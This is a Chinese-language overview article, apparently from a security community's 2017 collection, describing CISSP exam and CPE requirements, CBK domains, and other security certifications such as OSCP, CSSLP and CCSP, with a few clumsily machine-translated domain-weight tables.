1、参加并通过 CISSP 的考试（ 250 道单选题，6 小时，考试费 599 美元）

2、完成认证申请流程–当您获得成功通过考试的通知时，从考试日起 9 个月内需完成以下荐证手续：

填写荐证申请表(Application Endorsement Form)

同意遵守 (ISC)² 职业道德规范(Code of Ethics)

获得另一名 (ISC)² 认证会员的签名荐证

3、每三年需要重新进行认证以保持证书有效性。持证者在获得证书后须每年至少获得 20 个持续专业教育 (CPE) 学分，每三年累积获得 120 个持续专业教育 (CPE) 学分。如果未达到 CPE 学分要求，CISSP 持证者必须重新考取认证。另外 CISSP 持证者需支付 85 美元的年费 (AMF)，CISSP 考试语言有中文。

考试&机试；

250 道单项选择题；题目来自 (ISC)² 的题库，每次考试题目都会有变化；

250 道题目中有 25 道用于调查目的，不记分，但并不明确的标注出来；

满分 1000 分，通过成绩为 700 分

机考后，当场公布成绩；

如果没通过，您将被告知具体成绩和每个 Domain 的得分情况，便于您吸取教训，加强学习；

需要填写一份带个人简历的 Endorsement，由一位 CISSP 来推荐证明，供 ISC2 审核（ ISC2 会随机抽查报考者的资质）；

最终，您会收到来自 ISC2 的邮件；证书，徽章，卡片，ISC2 网站登陆密码；

接下来，就是积攒 CPE，并交纳会费了；

他和 CISP 也是一样需要维持 CISSP 的维持是非常困难的考试也是一样。

CPE 得分可以源自以下几个方面：

1、厂商的培训：CISSP 参加厂商举办的培训、讲座等，每小时可获得 1 个 CPE；

2、安全会议：CISSP 参加安全会议，每小时可获得 1 个 CPE；

3、大学课程：CISSP 参加大学课程学习并通过，每学期可以获得 11.5 个 CPE；

4、出版安全论文或书籍：CISSP 可以通过出版安全书籍获得 40 个 CPE，或出版安全文章获得 10 个 CPE，以此种方式 3 年内最多获得 40 个 CPE；

5、提供安全培训：CISSP 进行安全讲座、授课每小时可以获得 4 个 CPE，以此种方式每年内最多获得 80 个 CPE；

6、服务于安全专业组织的管理层：CISSP 每年可以通过服务获得 10 个 CPE，但以此种方式最多可以获得 20 个 CPE；

7、自学：CISSP 可以通过自学取得 CPE，以此种方式 3 年内最多获得 40 个 CPE；

8、阅读安全书籍：CISSP 可以通过阅读信息安全书籍的方式获得 10 个 CPE，但每年只有一本书被承认；

9、志愿工作：CISSP 可以通过作为 (ISC)² 的志愿者的方式获取 CPE，分数和具体的活动由 (ISC)² 决定；

10、其他：若 CISSP 希望以其他的方式获得 CPE，但必须提交给 (ISC)² 的

再认证委员会批准。

(ISC)² CISSP CBK 知识域涵盖信息安全专业人士普遍关注的各种信息安全关键性议题，并每年更新一次，以反映全球最新的最佳实践。同时建立了一个信息安全概念和原理的通用框架，以供探讨、辩论、解决业内难题。

CISSP CBK 包含以下八大领域 2015 年 7 月 1 日考试生效。

安全与风险管理—包括（安全、风险、合规、法律、法规、业务连续性）

1、理解并应用保密性、完整性和可用性的概念、应用安全治理原则

2、合规、理解与信息安全有关的法律和法规问题

3、理解专业人员道德品质

4、开发并实施文件化的安全策略、标准、规程和指南

5、理解业务连续性要求

6、个人安全策略

7、理解并应用威胁建模

8、建立并管理信息安全教育、意识和培训

资产安全—（保护资产的安全性）

1、信息及支持性资产的分级（例如敏感性和关键性）

2、确定并维持资产责任人（例如数据责任人、系统责任人、业务/使命责任人）

3、隐私保护

4、确保适当的保存

5、确定数据安全控制（例如存储的数据、传输的数据）

6、建立处置要求（例如敏感信息的标记、存储、分发）

安全工程—（安全工程与管理）

1、使用安全设计原则的工程过程的实施和管理

2、理解安全模型的基础概念、基于系统安全评价模型选择控制和对策

3、理解信息系统的安全能力（例如存储保护、虚拟化、可信平台模块、界面、容错）

4、评估并减缓安全架构、设计和解决元素的脆弱性、评估并减缓基于 Web（例如 XML、OWASP）的脆弱性

5、评估并减缓移动系统的脆弱性、评估并减缓嵌入设备和网络物理系统（例如物联网）的脆弱性

6、应用密码

7、在场所和设施的设计中应用安全原则、设计并实施物理安全

通信与网络安全—（设计和保护网络安全）

1、在网络架构（例如 IP 和非 IP 协议）中应用安全设计原则

2、安全网络组件

3、设计并建立安全通信渠道

4、防护或减缓网络攻击

身份与访问管理—（访问控制和身份管理）

1、资产的物理和逻辑访问控制

2、人员和设备的身份和鉴证管理

3、作为一项服务整合身份（例如云身份）

4、整合第三方身份服务

5、实施并管理授权机制

6、防护或减缓访问控制攻击

7、管理身份和访问配置生命周期

安全全评估与测试一（设计、执行和分析安全测试）

1、设计并验证评估和测试战略

2、管理安全控制测试

3、收集安全过程数据（例如管理和运行控制）

4、分析并报告测试输出（例如自动化手段、手工手段）

5、实施内部和第三方审核

安全运营一（基本概念、调查、事件管理、灾难恢复）

1、理解并支持调查、理解调查类型的要求

2、理解并应用基础的安全运营的概念、实施日志和监视活动

3、资源配置安全、使用资源保护技术

4、实施事件管理、运行并保持预防措施

5、实施并支持补丁和脆弱性管理

6、参与并理解变更管理过程（例如版本控制、基线、安全影响分析）

7、实施恢复战略、实施灾难恢复过程、测试灾难恢复计划、参与业务连续性计划和演练

8、实施并管理物理安全、参与解决个人安全问题

软件开发安全一（理解、应用、和实施软件安全）

1、在软件开发生命周期中应用安全

2、在开发环境中加强安全控制

3、评估软件安全的有效性

4、评估获取软件的安全影响

总之 CISSP 的涉及面非常的广阔目前中国大陆有这个证书的人截至 2016 年 11 月 16 日只有 1343 名，而美国有 72685 名，全球有 110980 名，CISSP 的含金量是业界最高的。

当然你以为 CISSP 这样就够了？你就错了。他还有加强认证：

信息系统安全架构专家 （CISSP-ISSAP®）

信息系统安全工程专家 （CISSP-ISSEP®）

信息系统安全管理专家（CISSP-ISSMP®）

他们分别对应不同的能力，而他们的考试比例也是不一样的：

cissp-issap

域	重量
1。身份和访问管理架构	19%
2。安全业务架构	17%
三.基础设施安全	19%
4。建筑师为治理，合规及风险管理	16%
5。安全体系结构建模	14%
6。应用程序安全架构师	15%
总计	信安之路

cissp-issep

域	重量
1。系统安全工程	50%
2。认证认可（C&A）/风险管理框架（RMF）	15%
三.技术管理	15%
4。美国政府信息安全相关的政策和发行	20%
总计	100%

CISSP-ISSMP

域	重量
1。安全领导和管理	38%
2。安全生命周期管理	21%
三.证券公司合规管理	14%
4。应急管理	12%
5。Law，道德和事件管理	15%
总计	

想要这些认证吗？要先把 CISSP 考完才行。

接下来我们在介绍一下其他一些认证证书是干什么的

ISO27001IA(IRCA）信息安全管理体系认证

CISA 国际注册信息系统审计师认证

CISM 国际注册信息安全经理认证

CRISC 风险及信息系统监控认证

CISD 国家注册信息安全开发人员

COBIT 信息及相关技术控制目标

ITIL V3 信息技术基础构架库认证（核心师服务生命周期）

ISO27001ILA 国际信息安全管理主任审核员认证

C-CCSK 云计算安全知识认证体系

CSSLP 国际注册软件生命周期安全认证

其他认证

国际注册软件生命周期安全认证

CSSLP (Certified Secure Software Lifecycle Professional) 主要针对在整个软件开发生命周期（SLC）中解决安全问题的能力。通过制定最佳安全开发工作规范与流程，来遏制因为软件开发过程中的不足而造成的应用程序漏洞问题。

CSSLP 采用全生命周期方式来解决软件的安全问题。由于 CSSLP 独立于任何代码语言，所以适用于软件生命周期(SLC)中涉及的所有人员，包括分析员、开发人员、软件工程师、软件架构师、项目经理、软件质量保证测试人员以及编程人员等。

1。安全软件的概念	13%
2。安全软件的要求	14%
三安全的软件设计	16%
4。安全软件实现编程	16%
5。Secure Software Testing	14%
6。软件生命周期管理	10%
7。软件部署、运营和维护	9%
8。供应链和软件采集	8%
总计	100%

攻击安全认证专家（OffensiveSecurity Certified Professional，OSCP）

认证机构：Offensive Security

资质介绍：Offensive Security 公司旗下的 OSCP 认证是其“Kali Linux 渗透测试”培训课程的专属认证。Kali Linux 是基于 Debian 的面向安全的发行版本。该系统由于预安装了上百个知名的安全工具软件而出名。

Kali 在信息安全领域还有一个含金量较高的认证叫做“Kali 渗透测试”认证。该认证的申请者必须在艰难的 24 小时内成功入侵多台计算机，然后另外 24 小时内完成渗透测试报告并发送给 Offensive Security 的安全人员进行评审。成功通过考试的人将会获得 OSCP 认证证书。

无线安全专家认证

无线安全专家认证（TheCertified Wireless Security Professional ，CWSP）也就是作者要的奖状（超想要）

认证机构：CWNP；

CWNP 属于一个保持厂商中立性且面向企业级 Wi-Fi 认证及培训制定 IT 行业标准的非营利性组织。目前，CWNP 专注于 802.11 无线网络技术并提供 6 个级别(从入门到专家)的面向企业级 Wi-Fi 技术的职业认证资质，其涵盖范畴包括基本原理、管理、安全、分析、设计、精通以及教学。

资质介绍：CWSP 认证属于一项专业级别的无线 LAN 资质，旨在确保持有者具备保证企业 Wi-Fi 网络免受黑客侵扰的各项技能，且能够适应组织内部所使用的任何品牌 Wi-Fi 设备。

先决条件：申请人必须拥有有效的认证无线网络管理员（简称 CWNA ）资质；

考试：无线安全认证专家（考试时长：90 分钟；60 个问题；达到总分的 70% 为合格）

医疗信息安全和隐私从业者（HealthCareInformation Security and Privacy Practitioner，HCISPP）

Shearer 表示，针对医疗行业的网络攻击愈演愈烈，这也扩大了该行业对安全专家的需求空间。随着医疗机构的风险持续增长，医疗安全认证的重要性也将日益增加。

认证机构：(ISC)²

资质介绍：(ISC)² 为那些负责保护医疗数据，抵御潜在威胁的人士提供 HCISPP 认证。考试评估 HCISPP CBK 的 6 个领域知识：医疗行业、监管环境、医疗隐私和安全、信息管理和风险管理、信息风险评估以及第三方风险管理。

先决条件：在 HCISPP CBK 6 个领域之中至少用于 1 个领域的专业经验 2 年；只有 1 年经验的必须通过 HCISPPCBK 前 3 个领域的任意组合（医疗行业、监管环境以及医疗隐私和安全）；

考试：HCISPP 医疗信息安全和隐私从业者（考试时长：3 小时；125 个问题；达到总分的 70% 为合格；

域	重量
1。医疗保健行业	10%
2。监管环境	16%
三.医疗隐私和安全	26%
4。信息治理和风险管理	17%
5。信息安全风险评估	16%
6。第三方风险管理	15%
总计	100%

信息安全技术实操认证新贵——Security+

认证机构：CompTIA；

CompTIA 成立于 1982 年，并于 1993 年始创了独立于厂商的第三方 IT 认证。如今，CompTIA 已经成为全球公认的提供行业领先认证的机构，在全球范围内，已有将近 200 万专业人员已获得了 CompTIA 认证，包括苹果、惠普、IBM 等多家世界 500 强公司建议通过 CompTIA 来验证员工的 IT 技能。

资质介绍：Security+ 是针对信息安全基础级从业者的认证，偏重技术实操。无论是刚毕业的学生，还是已经走上工作岗位的运维人员或开发人员，Security+ 都是一块进入信息安全行业的有效敲门砖。

Security+ 涵盖的内容包括网络安全，合规和操作安全，威胁和漏洞，应用程序、数据库和主机安全，访问控制、身份认证管理以及隐私和机密等。

先决条件：没有；但是候选人需要有 CompTIA Network+ 证书或是在 IT 安全管理方面具备 2 年经验；

考试：CompTIA Security+（考试时长：90 分钟；最多 90 题；合格分数为 750/900；）

GIAC 安全要素认证（GIACSecurity Essentials，GSEC）

认证机构：GIAC；

全球信息保障认证（Global Information Assurance Certification，GIAC）是网络安全认证（Cyber Security Certifications）的领先提供商和开发者。主要考察五个专业领域（包括安全管理）并拥有几种级别（包括银级、金级和白金级）。该组织同时提供认证和证书。证书通常以一到两天 SANS 培训课程材料为基础，并只包含一门考试；而认证则以一周长的课程为基础，需要通过两门考试，并且每四年更换一次。

资质介绍：GIAC 安全要素认证（GSEC，GIACSecurity Essentials Certification）针对技术专业人士，如实践经理、新接触这一领域的员工和其他人员。参考者需要具备广泛的安全知识，包括 IP 数据包、网络协议、DNS、TCP、政策框架、网络映射、身份验证、事件响应以及病毒和恶意代码等。

先决条件：没有；

考试：GIAC 安全要素认证（考试时长 5 小时；180 个题目；达到总分的 74% 为合格；）

云安全专家认证——CCSP（The Certified Cloud Security Professional）

认证机构：(ISC)²

资质介绍：2015 年 4 月，(ISC)² 与云安全联盟（CSA）面向全球推出了一项全新的云安全从业人员资质认证，即“(ISC)² 注册云安全专家认证（CCSP）”，旨在满足云计算市场对合格安全人才的关键需求，即确保云安全专业人员具备审计、评估和保护云计算基础设施所需的关键知识、技能和能力。CCSP 建立在现有的信息安全认证和云安全教育计划之上，即 (ISC)² 的 CISSP 认证和 CSA 的 CCSKTM，同时也是对两项认证与证书的有益补充。

CSACCSK 证书提供了一项基准性云安全知识的卓越指标，适合于几乎任何 IT 岗位从业人员考取。 CCSP 认证在 CCSK 涵盖的诸多知识领域基础之上，融合了更深层次的信息安全与云计算实践经验知识，可以验证那些日常工作涉及云安全架构、设计、运营和服务编排的专业人士的实用技能知识。CCSP 认证旨在为高度参与云安全工作并担负保护企业架构安全职责的专业人士而设计。

申请者应具备至少五年 IT 行业工作经验，其中需三年信息安全相关经验和一年云计算相关经验。所有考生必须展示和证明以下六大 CBK 知识领域的专业能力：云计算架构概念与设计要求、云数据安全、云平台与基础设施安全、云应用安全、云计算运营安全、云计算相关法律法规与合规；

先决条件：没有；

考试：云安全专家认证（考试时长：4 小时；125 个问题；达到总分的 70% 为合格；）

域	重量
1。建筑的概念和设计要求	19%
2。云数据安全	20%
三.云平台和基础设施的安全性	19%
4。云应用安全	15%
5。操作	15%
6。法律与合规	12%
总计	100%

（以上部分来自百度、CNCISA、(ISC)²）

还有一些安全证书没有介绍请见谅太多了。

总结

以上的每一个 (ISC)² 的认证都有自己的使命，同时他们也是对认证要求也有很严格的要求的，需要在相同的领域有全职的工作经验 1-2 年并且在（CBK）经验等等，（详情请到 (ISC)² 中文官网 ）

https://www.isc2.org/

CISP 的可以去中国信息安全评测中心

http://www.itsec.gov.cn/

CWSP 无线安全认证的可以去 CWNP 的官网

https://www.cwnp.com/certified-it-salary-guide/

最后总结每一个证书都是有自己的主人和他的使命，不是选择那个证书是最厉害的就考那个而是适合自己的才是最好的。证书代表的是一种能力，而你是否能用证书来创造出属于证书的价值那就看你了。

鸣谢

2017 年是信安之路成立的第一年，也是信安之路从零到一的一年，这一年的发展离不开所有原始作者的努力和无私分享，所以在这里我代表信安之路的所有关注者感谢这一年做出无私分享的所有成员，成员名单如下（排名不分先后）：

myh0st、Ghost、温酒送诗人、Hello_C、Ph0rse、晚风、J_drops、Umask、断弦、7o8v、ABC、\xeb\xfe、null、giantbranch、红日安全、LandGrey、klion、t3st、d4m1ts、Eleven、J_drops、hl0rey、67、木禾、spoock、raplh、98、guiseng、FINatiend、BoxLi

以上作者名单来自于本文档中的文章作者，对于大家在 2017 年做出的无私贡献，再次表示衷心的感谢，希望大家在新的一年里有更多优秀的作品，为我们大家的信安之路再添辉煌。

最后欢迎关注我们的微信公众号以及属于我们自己的圈子：